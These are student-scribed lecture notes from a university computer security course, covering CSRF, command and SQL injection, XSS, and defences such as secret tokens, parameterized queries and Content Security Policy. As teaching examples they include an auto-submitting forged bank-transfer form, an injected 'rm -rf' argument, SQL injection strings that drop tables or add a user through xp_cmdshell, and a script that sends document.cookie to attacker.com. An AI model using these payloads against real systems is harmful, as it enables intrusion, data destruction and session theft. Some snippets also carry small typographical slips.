CSE 127: Intro to Computer Security

Lecture 9: Web Defenses and Attacks

These lecture notes were scribed by students in CSE 127 during Winter 2021. They have been lightly edited but may still contain errors.

1 How Web Security Risks Have Evolved

The Open Web Application Security Project (**OWASP**) is an online community whose work focuses heavily on web application security. On one of their public projects on GitHub, they outline ten of the most critical web security risks within the past several years:


OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Figure 1: https://github.com/OWASP/Top10/blob/master/2017/OWASP%20Top%2010-2017%20(en).pdf

The four web security risks *we* will be focusing on are the following: Cross Site Request Forgery, Injection, Using Components with Known Vulnerabilities, and Cross Site Scripting.

2 Cross Site Request Forgery (CSRF)

The diagram below conveys a simple example of typical authentication cookies:



A **Cross Site Request Forgery** is defined by OWASP as "an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated." [**?**] The attacker uses an end user's recent authentication state with some web application to cause the user to make requests controlled by the attacker but authenticated with the user's correct credentials. For example, say a user is logged into their bank account at bank.com. There is an open session on another tab, or the user just has not logged out of their account, so their authentication cookie for bank.com remains in their browser state. Next, the user visits a malicious site, say attacker.com. Immediately, invisible to the user, attacker.com causes the victim user's browser to send a POST request (using a script that submits an invisible form request, for example) to bank.com. The victim user's browser will include the user's logged-in bank.com cookie because the user's browser is the one making the request, and bank.com won't be able to distinguish this request from a legitimate request by the logged-in victim user. The security issue is that attacker.com can cause the victim user to make unwanted or unintended requests to third-party sites. This example POST request to bank.com could request the transfer of funds from the user to the attacker's account, for example.

2.1 HTTP GET and POST methods

The HyperText Transfer Protocol (**HTTP**) has many methods, such as GET, POST, PUT, AND DELETE, to handle different types of resource requests from web servers. In this section, we will primarily use GET and POST to introduce a few examples of CSRF. Recall the specifications of the GET and POST methods:

- **GET**: The GET method requests a representation of the specified resource. Requests using GET are supposed to only retrieve data and not change server state, but this is not always followed.
- **POST**: The POST method is used to submit an entity to the specified resource which can cause a change in state or side effects on the server.

2.2 CSRF Examples

2.2.1 CSRF via POST Request


Consider the bank/attacker example introduced in the beginning of this section. Suppose the malicious web page (attacker.com) contains the following snippet of HTML:

```
<form name=attackerForm action=http://bank.com/transfer>
    <input type=hidden name=recipient value=attacker>
</form>

<script>
 document.attackerForm.submit();
</script>
```

It contains a form with an invisible input, which makes the form itself also invisible; and when the end user visits this malicious page, the script will be submitted to the endpoint http://bank.com/transfer via a POST request. Because of our current web security model, the attacker cannot actually see the results of the post request, but if the attacker is able to make a valid request, it will still be executed successfully. This is very problematic, because if the attacker executed a post request involving the transfer of money, now the victim could have their account balance depleted! This attack is possible because the form was sent with the victim's bank.com correct logged-in cookie when the malicious site caused the victim's browser to make the request. The **same-origin policy** would prevent the attacker from loading bank.com into an iFrame on attacker.com and using a script to read the contents of the user's bank.com cookie, but it does not prevent the attacker from causing the user's browser to make requests to bank.com, even though the attacker won't be able to directly view the response.

Below is an image of the sequence of steps in which this scenario occurs:



2.2.2 CSRF via GET Request

Suppose the malicious web page (attacker.com) now contains the following snippet of HTML instead:

```
<html>
    <img src=bank.com/transfer?from=X,to=Y">
</html>
```

Here, the attacker includes a resource, in this case an image, that triggers a GET request when the victim visits attacker.com. Specifically, it causes the victim to perform the following request to bank.com :

```
GET /transfer?from=X,to=Y
cookies:
- domain: bank.com, name: auth, value: <secret>
```


The victim will send a GET request to the resource specified by the img src attribute value, also sending along their logged-in cookie for their bank account. The side effects occurring as a result of that resource are now triggered when the bank server accepts the request (transferring money from account X to account Y). Lastly, again it is important to note that the attacker is not able to see the response from bank.com to the user's browser.

2.2.3 PayPal Login CSRF Example

If a site's login form is not protected against CSRF attacks, an attacker might cause the victim to log in to the site as the attacker. This is called **login CSRF**. In this example, attackers would cause a victim user to log into the attacker's account PayPal. The next time the victim visits PayPal, they might not notice they were logged in as the attacker before, say, adding a credit card to the account.

2.2.4 Google Login CSRF Example

The Google login CSRF allowed an attacker to cause a victim user to log into the attacker's account on Google, then letting the attacker view all the searches the victim user makes. The diagram below outlines this process:



The victim visits a malicious site, namely attacker.com. Upon performing the GET request to attacker.com, the victim retrieves as a response an HTML document with a form and a script that submits the attacker's google account information via a POST request to a Google server. Now, the victim *thinks* nothing happened and that it's just browsing through Google like normal, but actually, all of their Google related activity (like web browsing history) is actually being stored on the attacker's Google account. This is because the user is signed in as the attacker unknowingly! This allows the attacker to view the victim's web history while the victim is logged in as the attacker.

2.3 Authentication

These CSRF examples illustrate that cookie-based authentication alone is not sufficient for requests that have any side effects.

Although most CSRF examples focus on abusing cookie-based authentication, this is not the only malicious behavior that CSRF attacks might enable.

2.3.1 Home Router Example

An interesting example of a CSRF vulnerability is **Drive-By Pharming**. In this attack, when a user visits a malicious site, the malicious site causes the user's browser to make requests to hosts that are only visible on the user's internal network. For example, the login page for the user's wifi router might be accessible over HTTP at the internal-only IP address **192.168.0.1**. The attacker can include a script on the malicious site that attempts to load a known image from this internal-only host; if this load succeeds, the attacker can then cause the user's browser to make a request logging into the router with guessed default credentials, and then from the router config page replace firmware, change DNS to an attacker-controlled server, or other malicious behavior.

```
<img src=192.168.0.1/img/linksys.png" onError=tryNext()>
```

Thus, even if a user has a properly configured router whose admin interface is only accessible on the internal network, so that an external attacker somwhere else in the world should not even be able to make a request to that host, the attacker is able to cause the user to access this internal resource on the attacker's behalf.

2.3.2 Native Apps Run Local Servers

Another similar set of vulnerabilities existed in the Zoom app on Macs. Zoom was designed to allow seamless video conferences. Because of this, Zoom would set up a web server that would accept requests from outside. If someone wanted to have a one-click Zoom meeting, an outside request would hit the web server and it would automatically accept. As a side effect, this meant that attackers could trigger requests to this web server when the victim visits a malicious site. Essentially, attackers could then cause the victim to accept a Zoom meeting that the victim did not realize he or she was a part of.

2.3.3 CSRF Summary


- With cookie-only authentication, a server can't tell if a user actually initiated a request, or if a malicious site caused a user to initiate the request
- We need additional defenses to protect against CSRF attacks.

2.4 CSRF Defenses

Defending against CSRF attacks requires ensuring that a POST request was generated by an actual user browsing the intended source of the request. The three mechanisms we will be discussing are the following: Secret Token Validation, Referer/Origin Validation, and SameSite Cookies.

2.4.1 Secret Token Validation


In **Secret Token Validation**, a server will generate random-looking authentication tokens that are included as hidden form values in the HTML sent to the client, and (say) stored on the server. When a user submits the form, the POST request will include these hidden validation tokens. The server verifies the correctness and freshness of these hidden form tokens in order to validate that the request was actually submitted by a user who submitted the form from the loaded web page.




```
<form action="/login" method="post" class="form login-form">
    <input type="hidden" name="csrf_token" value="434ec7e838ec3167efc04154205">
    <input type="hidden" name="came_from" value= "/"/>
    <input id="login" type="text" name="login">
    <input id="password" type="password">
    <button class="button button--alternative" type="submit">Log In</button>
</form>
```

2.4.2 CSRF Example (fail)

The diagram below depicts how a simple CSRF attack would fail against a server that uses the secret token validation mechanism along with cookie based authentication:



1. The victim goes to bank.com and logs in by submitting the form with the secret validation token already generated inside of it.
2. The victim retrieves their authentication cookie from bank.com.
3. The victim visits attacker.com.

4. Attacker.com serves the victim an HTML document that has a malicious form and script which performs a POST request to bank.com to transfer money.

5. The POST request is executed immediately once the vicim renders the malicious HTML and script from attacker.com, but the POST request *does not* include the CSRF secret validation token at all, only the victim's authentication cookie.

Therefore, the POST request will be rejected by bank.com because it did not include a valid secret token. Hence, this CSRF attempt fails.

Importantly, an attacker won't be able to get a secret validation form associated with the victim user without the user's credentials, and the attacker won't be able to view the secret token in an iFrame or simiar that the victim retrieves from bank.com due to the **same-origin policy**.

2.4.3 Referer/Origin Validation

The **Referer header** is an HTTP header generated by a browser that contains the URL of the previous web page from which a link to the currently requested page was followed. The **Origin header** is similar, but only sent for POSTs and only sends the origin. Both headers allows servers to identify what web page initiated the request.

In the trivial example above, the victim's browser will list attacker.com as the referer or origin in the victim browser's request header to bank.com. Because these values are generated by the browser at the HTTP layer, attacker.com is not able to modify them. This is not a sufficient defense on its own, because some web browsers may choose to have empty referer or origin headers. A legitimate web user might choose not to send referers for privacy reasons, for example.

2.4.4 Recall: SameSite Cookies

There are cookie options that give sites finer-grained control over which cookies browsers should send on cross-site requests. The current default is **SameSite=Lax**.

- **SameSite=Strict** Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

- **SameSite=Lax** Session cookie is allowed when following a navigation link but blocks it in CSRF-prone request methods (e.g. POST).

- **SameSite=None** Send cookies from any context.

2.4.5 Tokens? Referer/Origin? Why?

While the SameSite cookie attribute gives sites better access control over cookies, they don't solve CSRF for all browsers forever. For example, SameSite cookie attributes are only present in modern browsers, and older browsers will ignore cookie attributes they don't understand and just continue to send all cookies in scope. Current best practice is to adopt all of the countermeasures above.

2.4.6 Coming to browsers near you

A new HTTP header called the **Sec-Fetch-Site header** can indicate whether a request comes from the same site, same origin, or cross site, allowing a more fine grained access control.

2.5 CSRF Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on another web application (typically where they have authenticated). CSRF attacks specifically target state-changing requests, not data theft since the attacker cannot see the response to the forged request. In terms of defenses against CSRF web attacks, we have discussed the following mechanisms:

- Validation Tokens
- Referer and Origin Headers
- SameSite Cookies

3 Injection

3.1 Command Injection

Sometimes programs can have a bug where user input data is read by the computer as code – this is called a **command injection bug**. This concept is similar to how buffer overflow attacks function, but command injection bugs are at a higher level. For a command injection bug, the desired result is to execute an *attacker-specified command* on the vulnerable system. These bugs are commonly found when *unsafe* user data is passed into a shell.

3.1.1 A Trivial Example

For this example, consider the following program `head100`, which is intended to `cat` the first 100 lines of a program.

```
int main (int argc, char** argv) {
    char * cmd = malloc(strlen(argv[1])+100);
    strcpy(cmd, "head -n 100 ");
    strcat(cmd, argv[1]);
    system(cmd);
}
```

When run with normal input such as `./head100 myfile.txt`, the program functions as expected, calling `system("head -n 100 myfile.txt")` However, if run with unsafe input such as `./head100 "myfile.txt; rm -rf /home"`, the program will execute `system("head -n 100 myfile.txt; rm -rf /home")`, which `cat`s the first 100 lines of the program as expected. Notice the ";" after myfile.txt. This tells the shell to execute a new command `rm -rf /home` which then deletes all the files in the user's home folder.

3.1.2 Injection bugs in Python

Obviously command injection bugs are not ideal. Thankfully, most high-level languages have implemented *safe* ways to call the shell! For example, in Python, the following is an unsafe way to call the shell:

```
import subprocess, sys
cmd = "head -n 100 %s" % sys.argv[1]
subprocess.check_output(cmd, shell=True)
```


Nothing in line 2 prevents an attacker from adding a ";" followed by additional commands, leaving this approach vulnerable to command injection. In the *safe* approach below, the shell is not called; instead invoking `head` directly and safely passing arguments to the executable.

```
import subprocess, sys
subprocess.check_output(["head", "-n", "100", sys.argv[1]])
```

3.1.3 A Common Problem

Unfortunately, **command injection is a major problem** with a lot of programming languages, frameworks, and libraries. For example, here is a list of bugs within Node.js that includes multiple command injection bugs.

Here is a search for vulnerable PHP code on Github:



3.1.4 Defenses

Most high-level languages have ways to evaluate code directly, rather than invoking the shell. For example, Node.js web apps can avoid using the dangerous `eval` and instead use the safer `parseInt`.

```
// INCORRECT:
var preTax = eval(req.body.preTax);
```

```
var afterTax = eval(req.body.afterTax);
var roth = eval(req.body.roth);

// CORRECT:
var preTax = parseInt(req.body.preTax);
var afterTax = parseInt(req.body.afterTax);
var roth = parseInt(req.body.roth);
```

3.2 SQL Injection (SQLi)

All of our previous examples focused on *shell* injection. However, command injection can *also* occur when programmers try to construct SQL queries from *user-provided data*

3.2.1 SQL Basics

SQL stands for Structured Query Language and it is the most commonly used language for database applications. Below is an example SQL query that selects all books in the database which are less than 100.00 and sorts them by title:

```
SELECT * FROM books WHERE price > 100.00 ORDER BY title
```

Other SQL language constructs that might come in handy when performing SQL Injection attacks:

- You can construct logical expressions with AND, OR, NOT
- Two dashes (–) indicate a comment (until the end of the line)
- Semicolons (;) terminate statements

3.2.2 Insecure Login Checking

Here is a basic PHP program which plugs in a provided username into a preconstructed SQL query then executes that query. If it gets a nonzero number of results, that means that the username must exist.

```
$login = $_POST['login'];
$sql = "SELECT id FROM users WHERE username = '$login'";
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

Under normal input, the program functions as intended.

- Normal Input: ($_POST[“login”] =“alice”)

```
$login = $_POST[‘login’];
// login = ‘alice’
$sql = "SELECT id FROM users WHERE username = ‘$login’";
// sql = "SELECT id FROM users WHERE username = ‘alice’"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

However, under **adversarial input**, the program is *vulnerable*.

- Adversarial Input: ($_POST[“login”] =“alice’”) //extra ’ on the right

```
$login = $_POST[‘login’];
// login = ‘alice’’
$sql = "SELECT id FROM users WHERE username = ‘$login’";
// sql = "SELECT id FROM users WHERE username = ‘alice’"
$rs = $db->executeQuery($sql);
// The extra ’ causes a syntax error
```

3.2.3 Constructing a SQL Injection attack

Recall that – is a SQL comment. Building off the previous example, we have the following adversarial input:

- Adversarial Input: ($_POST[“login”] =“alice’–”)

```
$login = $_POST[‘login’];
// login = ‘alice’--’
$sql = "SELECT id FROM users WHERE username = ‘$login’";
// sql = "SELECT id FROM users WHERE username = ‘alice’--"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
    // success
}
```

This succeeds because we close the string with the single quote and then comment out the rest of the line using –! We can further build on this example with the following adversarial input, using solely ’–

- Adversarial Input: ($_POST[“login”] =“’–”)

```
$login = $_POST[‘login’];
// login = ‘’--’
$sql = "SELECT id FROM users WHERE username = ‘$login’";
// sql = "SELECT id FROM users WHERE username = ‘’--"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {  // fails because no users with an empty username were found.
}
```

So now that we know how to inject an empty username, we can combine that with a logical expression that always evaluates to true. This allows us to run the login procedure even if we do not know any valid usernames.

- Adversarial Input: ($_POST[“login”] =“**’ or 1=1**–”)

```
$login = $_POST[‘login’];
// login = ‘’ or 1=1--’
$sql = "SELECT id FROM users WHERE username = ‘$login’";
// sql = "SELECT id FROM users WHERE username = ‘’ or 1=1--"
$rs = $db->executeQuery($sql); // query finds *all* users, so this succeeds
if $rs.count > 0 {
    // success
}
```

3.2.4 Causing Damage

Now that we know how to construct an attack, let’s try to make some that cause damage.

Drop Users

The following adversarial input will delete information in the database:

- Adversarial Input: ($_POST[“login”] =“**’; drop table users;**–”)

```
$login = $_POST[‘login’];
// login = ‘’; drop table users;--’
$sql = "SELECT id FROM users WHERE username = ‘$login’";
// sql = "SELECT id FROM users WHERE username = ‘’; drop table users;--"
$rs = $db->executeQuery($sql);  //deletes info in the database
```

xp_cmdshell

SQL allows the user to spawn in a Windows command shell and pass in a string to be executed

- Adversarial Input: ”’; exec xp_cmdshell ’net user add bad455 badpwd’–”

```
$sql = "SELECT id FROM users WHERE username = ’$login’";
SELECT id FROM users WHERE username = ’’;
exec xp_cmdshell ’net user add bad455 badpwd’--’
$rs = $db->executeQuery($sql);
//Attacker is able to pass in a command through this exploit
//into the spawned command shell
```

3.2.5 Real World SQL Injection Examples

- Valve SQL Injection in report_xml.php
  - A partner reporting page contained a parameter that was left unchecked and allowed attackers to read SQL data from one of Valve's databases.
- WordPress plugin Formidable Pro
  - An exploit using sqlmap.py allowed attackers to invade a websites database and obtain sensitive information.

3.2.6 SQL Injection Prevention

NEVER try to build SQL commands yourself! Instead, use **Parametrized/Prepared Statements** and **Object Relational Mappers (ORMs)**, which help separate code from data.

Parametrized SQL Allows for the user to pass in a query where the values and the query itself are separated.

Example:

- sql = "SELECT * FROM users WHERE email = ?"
  cursor.execute(sql, ['roaldd@cs.ucsd.edu'])

The above query shows the values being sent to the sever separately from the command itself.

Benefits of using Parameterized SQL:

- Escaping data is automatically handled within the server.
- Queries are faster because the server can cache the query plan.

ORMs Object Relational Mappers (ORMs) are an interface that allows for native objects and relational databases to interact with each other. They take advantage of objects so that the query can be written in the programming language itself rather than SQL The underlying database itself can be changed while the OO code does not need to be.

Example:

- class User(BDObject):
  id = Column(Integer, primary-key=True)
  name = Column(String(255))
  email = Column(String(255))
  users = User.query(email='nadiah@cs.ucsd.edu')

Object Oriented code is turned into SQL automatically

3.3 Injection Summary

Injection attacks can happen when *un-sanitized user input* is evaluated as code (e.g. shell commands, eval arguments, SQL statements, etc.) njection attacks **remain a tremendous problem today**. **NEVER** try to manually sanitize user input; use existing safe interfaces such as parametrized SQL.

4 Cross Site Scripting (XSS)

4.1 Overview

Cross Site Scripting is another sanitization issue. This type of attack occurs when an application takes untrusted data and sends it to a web browser without proper validation or sanitization. Rather than having malicious code execute on a victim's server (as is the case in Command/SQL injection), this form of attack is focused on executing code on the victim's browser.

4.2 Search Examples

Consider the following HTML, which handles input into a search form on a webpage and submits the user's input as a parameter into a GET request.

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
 </html>
```

This code inserts the URL parameter of the GET request directly into the HTML. The intended behavior is for this to contain search item, but a malicious user can enter in a script as the parameter into the GET request and have it included directly in the HTML.

```
<html>
    <title>Search Results</title>
    <body>
        <h1>Results for <script>alert("hello world")</script></h1>
    </body>
</html>
```

In this case, a script is entered into the search form, and instead of displaying results as intended, a pop up window will appear saying "hello world."

An example of a malicious XSS attack might be the following cookie-stealing XSS attack. The input will make a GET request to an attacker's website which contains the victim's cookie values obtained from their browser. The attacker would then be able to use these cookie values to make further malicious requests.

Adversarial Input:

```
https://google.com/search?q=<script>window.open(http://attacker.com? ...
document.cookie ..)</script>
```

HTML Sent to Browser:

```
<html>
  <title>Search Results</title>
  <body>
    https://google.com/search?q=<script>window.open(http://attacker.com?
    ... document.cookie ..)</script>
  </body>
 </html>
```

4.3 Types of XSS

When attackers are able to *insert code into pages generated by web applications*, this is considered an XSS vulnerability.

- **Reflected XSS -** A malicious script is reflected from a web application into the victim's browser.
- **Stored XSS -** An attacker causes a web site to store malicious code in a database or other resource handled by the site, which is then unwittingly served to victim users.

4.3.1 Reflected Example

In this example, attackers sent users an email with a link to the actual PayPal website. By clicking this link, malicious code which the attackers had injected will direct the user's browser to a page claiming their account was breached and compromised. Then the victim will be sent to a phishing site and be prompted to enter their personal information. This is more dangerous than ordinary phishing, since the original link can be verified as PayPal's official site, making it harder to detect and more effective at tricking people.

4.3.2 Stored XSS Example

Take an online forum with a database: normally users would enter normal text as posts and comments. An attacker could place malicious code within posts that would be stored on the website's database. Then when users view the post containing this code, each user's browser will run the stored malicious code.

4.4 Samy Worm

Samy Kamkar was able to bypass anti-XSS filters in MySpace and inject malicious JavaScript onto his profile. Everyone who accessed his profile would display the string "but most of all, samy is my hero" on their profile page and send him a friend request. Furthermore, all of these accounts would then be infected with the worm. As a result, this worm spread to one million users in just 20 hours.

MySpace had filtered out script, body, onclick and href=javascript but had neglected to filter out JavaScript included in CSS. Ended up being raided by the Secret Service and was forced to pay a fine, go on probation, and perform community service.

4.5 Preventing XSS: Filtering and Sanitizing

There aren't perfect solutions to prevent XSS. It is common to have filters to prevent script injection. However, this process is imperfect, and attackers will be able to find a way around any set of filters you can think of.

A more modern solution is to have a 'positive' security policy that declares what is allowed. Finding negatives for a negative security policy is hard and really difficult to maintain long term.

4.5.1 Why Filtering is Hard

There are so many ways to call JavaScript on sites and escape content, as well as huge amounts of methods for encoding content. As a result, it is extremely difficult to filter through all these possibilities.

For example, you might try to filter out the beginning of script tags in order to prevent malicious scripts from being injected into rendered HTML.

```
<script src = "...">
```

This changes the input to src = "...", but this can be circumvented simply by using something like this:

```
<scr<scriptipt src = "...">
```

This formats the input to what the attacker had originally intended.

4.5.2 Filter Advice

Modern web frameworks do filtering of input for you. That said, vulnerabilities in major web frameworks are still found on a regular basis. Don't go it alone.

5 Content Security Policy

5.1 Introduction

Content Security Policy is a better way to eliminate cross-site scripting attacks by allowing server administrators to specify the browser domains that are valid sources of executable scripts. Instead of including executable scripts in the HTML of a page, the browser will only execute scripts from source files that are white-listed domains. This helps ignore all other scripts including inline scripts and event-handling HTML attributes that can potentially be malicious. Under Content Security Policy, injecting JavaScript code into a page no longer works.

5.1.1 Serving CSP

A Content Security Policy can be specified either as a HTTP Header or a Meta HTML Object.

HTTP Header

```
Content-Security-Policy: default-src 'self'
```

Meta HTML Object

```
<meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-
src https://*; child-src 'none';">
```

5.2 CSP Example 1

In the image below, this content security policy only allows content to be loaded from the same domain. This helps eliminate any inline scripts.

```
Content-Security-Policy: default-src 'self'
```

5.3 CSP Example 2

This policy, below, allows images from any origin in their own content and scripts from a specified server that hosts trusted code. This example restricts audio or media to trusted providers and does not allow inline scripts.

```
Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com;
script-src userscripts.example.com
```

5.4 Still Not Enough

Rendering is not solely done on the server side. User-controlled data is also handled on the client, especially for modern apps that use the server as a simple database and do most rendering on the client side. There can still be issues with DOM based cross site scripting.

5.4.1 Global Search Example

In this normal example, there is a substitution of DOM objects into a drop down menu.

/search?default=French

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
 <select>
  <script>
  const  href = document.location.href;
  document.write("<option value=1>"  + href.substring(href.indexOf("default=")+8) + "</option>");
  document.write("<option value=2>English</option>");
  </script>
 </select>
...
  </body>
</html>
```

However, that can still allow triggering for cross-site scripting, in red below:

/search?default=<script>alert("hello world")</script>

```
<html>
  <title>Search Results</title>
  <body>
...
    Select your language:
 <select>
  <option value=1><script>alert("hello world")</script></option>
  <option value=2>English</option>
 </select>
...
  </body>
</html>
```

5.4.2 Trusted Types

Instead of allowing arbitrary strings to end up in sinks like document.write and innerHTML, we can only allow values that have been sanitized and filtered. In this image below, we are restricting the creation of values to have this type to small trusted code:

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[a-z-]$/.test(tpl)) {
      return `<option value="1">${tpl}</option>`;
    }
    throw new TypeError();
  }
});
```

Although this can help counter some measures, it is still imperfect. When entering the field of web development, it is crucial to stay on top of the latest developments and use libraries and frameworks which are secure and up to date.

References

[1] https://www.w3.org/TR/webarch/#intro

[2] https://rapidapi.com/blog/url-vs-url/

[3] https://owasp.org/www-community/attacks/csrf